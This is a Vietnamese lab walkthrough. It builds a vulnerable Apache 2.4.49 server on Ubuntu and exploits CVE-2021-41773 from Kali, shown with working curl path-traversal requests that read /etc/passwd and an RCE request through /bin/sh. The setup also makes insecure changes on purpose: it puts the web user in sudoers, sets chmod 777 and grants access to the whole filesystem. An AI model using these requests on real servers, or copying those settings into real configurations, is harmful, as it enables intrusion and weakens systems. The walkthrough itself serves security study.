Trên Unbutu Server

B1. Tải và cái đặt Ubuntu server (https://ubuntu.com/download/server)

B2. Sau khi đã cài đặt xong Ubuntu server cài SSH (trên terminal: sudo apt-get install openssh-server)


B3. Tạo mật khẩu đăng nhập cho user: *www-data* (sudo passwd www-data) và add user vào nhóm sudoers (sudo usermod -aG sudoers www-data)

B4. Thay đổi đường dẫn thư mục của user từ: /var/www thành /home/www-data


(sudo usermod -l www-data -d /home/www-data -m www-data) và cấp quyền cho thư mục (sudo -R 777 /home/www-data)

B5. Thay đổi shell đăng nhập của www-data vì mặc định user: *www-data* không cho phép login: /usr/sbin/nologin (*sudo chsh www-data* → */bin/bash*)

B6. Kiểm tra lại file: /etc/passwd




B6. Cấu hình file sshd_config: (cd /etc/ssh;sudo nano ssh_config) sau đó thêm vào: AllowUsers www-data




B7. Khởi động lại SSH (sudo service ssh restart)

B8. Lấy ip của server (ifconfig)



Trên Kali.

B1. SSH vào Server (ssh www-data@192.168.90.92)



B2. Tải Apache http server (wget https://archive.apache.org/dist/httpd/httpd-2.4.49.tar.gz)

B3. Giải nén và cài đặt Apache server.(Link hướng dẫn: http://httpd.apache.org/docs/2.4/install.html)

B4. Sau khi cài đặt xong vào cài đặt cấu hình của apache tại https.conf.

(cd /usr/local/apache2/conf/)

B5. Cấu hình Apache server. (sudo nano httpd.conf)

- Port 8080 (Listen 8080)
- User và Group chạy apache (User www-data; Group www-data)
- Cài ServerName (ServerName www.localhost.com:8080)

```
#
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:80
Listen 8080
```

```
<IfModule unixd_module>
#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
# It is usually good practice to create a dedicated user and group for
# running httpd, as with most system services.
#
User www-data
Group www-data
```

```
#
# ServerName gives the name and port that the server uses to identify itself.
# This can often be determined automatically, but we recommend you specify
# it explicitly to prevent problems during startup.
#
# If your host doesn't have a registered DNS name, enter its IP address here.
#
ServerName www.localhost.com:8080
```

B6. Kiểm tra User run Apache Server (ps aux | egrep '(apache|httpd)')

```
www-data@tuando:/usr/local/apache2/bin$ ps aux | egrep '(apache|httpd)'
root        1843  0.0  0.1   6336  4716 ?        Ss   08:25   0:03 /usr/local/apache2/bin/httpd -k start
www-data    9022  0.0  0.1 1997772 4644 ?        Sl   13:03   0:00 /usr/local/apache2/bin/httpd -k start
www-data    9023  0.0  0.0 1997724 4264 ?        Sl   13:03   0:00 /usr/local/apache2/bin/httpd -k start
www-data    9030  0.0  0.1 1997716 4296 ?        Sl   13:03   0:00 /usr/local/apache2/bin/httpd -k start
www-data    9191  4.0  0.0   6680  2340 pts/0    S+   13:07   0:00 grep -E (apache|httpd)
```

B7. Khởi động apache server (cd /usr/local/apache2/bin;sudo ./apachectl -k start)

B8. Kiểm tra lại apache (curl http://localhost:8080)

```
www-data@tuando:/usr/local/apache2/conf$ curl http://localhost:8080
<html><body><h1>It works!</h1></body></html>
```

Exploit CVE 2021-41773

Khai thác Path traversal:

Cấu hình lại Apache trong httpd.conf (cd /usr/local/apache2/conf;sudo nano httpd.conf)

- Thay đổi Require all denied → Require all granted

```
#
# Deny access to the entirety of your server's filesystem. You must
# explicitly permit access to web content directories in other
# <Directory> blocks below.
#
<Directory />
    Require all denied
</Directory>
```

```
#
# Deny access to the entirety of your server's filesystem. You must
# explicitly permit access to web content directories in other
# <Directory> blocks below.
#
<Directory />
    Require all granted
</Directory>
```

- Khởi động lại Apache server (cd /usr/local/apache2/bin;sudo ./apachectl restart)
- Trên máy tấn công tiến hành kiểm tra IP (nmap -Pn -sV 192.168.90.92)

```
└─$ nmap -Pn -sV 192.168.90.92
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-10 19:58 +07
Nmap scan report for 192.168.90.92
Host is up (0.032s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Ubuntu 6ubuntu2 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache httpd 2.4.49 ((Unix))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.02 seconds
```

- Truy cập server thông qua curl (curl http://192.168.90.92:8080)

```
└─$ curl http://192.168.90.92:8080
<html><body><h1>It works!</h1></body></html>
```

- Tiến hành tấn công lấy file etc/paswd ()

```
└─$ curl http://192.168.90.92:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/home/www-data:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
tuando:x:1000:1000:tuan:/home/tuando:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

Khai thác RCE

- Tiến hành cấu hình load modul cgid_module trong httpd.conf (cd /usr/local/apache2/conf;sudo nano httpd.conf)

```
#<IfModule !mpm_prefork_module>
#    LoadModule cgid_module modules/mod_cgid.so
#</IfModule>
#<IfModule mpm_prefork_module>
#    LoadModule cgi_module modules/mod_cgi.so
#</IfModule>
```

```
<IfModule !mpm_prefork_module>
    LoadModule cgid_module modules/mod_cgid.so
</IfModule>
<IfModule mpm_prefork_module>
    LoadModule cgi_module modules/mod_cgi.so
</IfModule>
```

- Khởi động lại Apache server (cd /usr/local/apache2/bin;sudo ./apachectl restart)

- Tiến hành khai thác ID của người dùng (curl http://192.168.90.92:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -v -d 'echo;id' -X POST)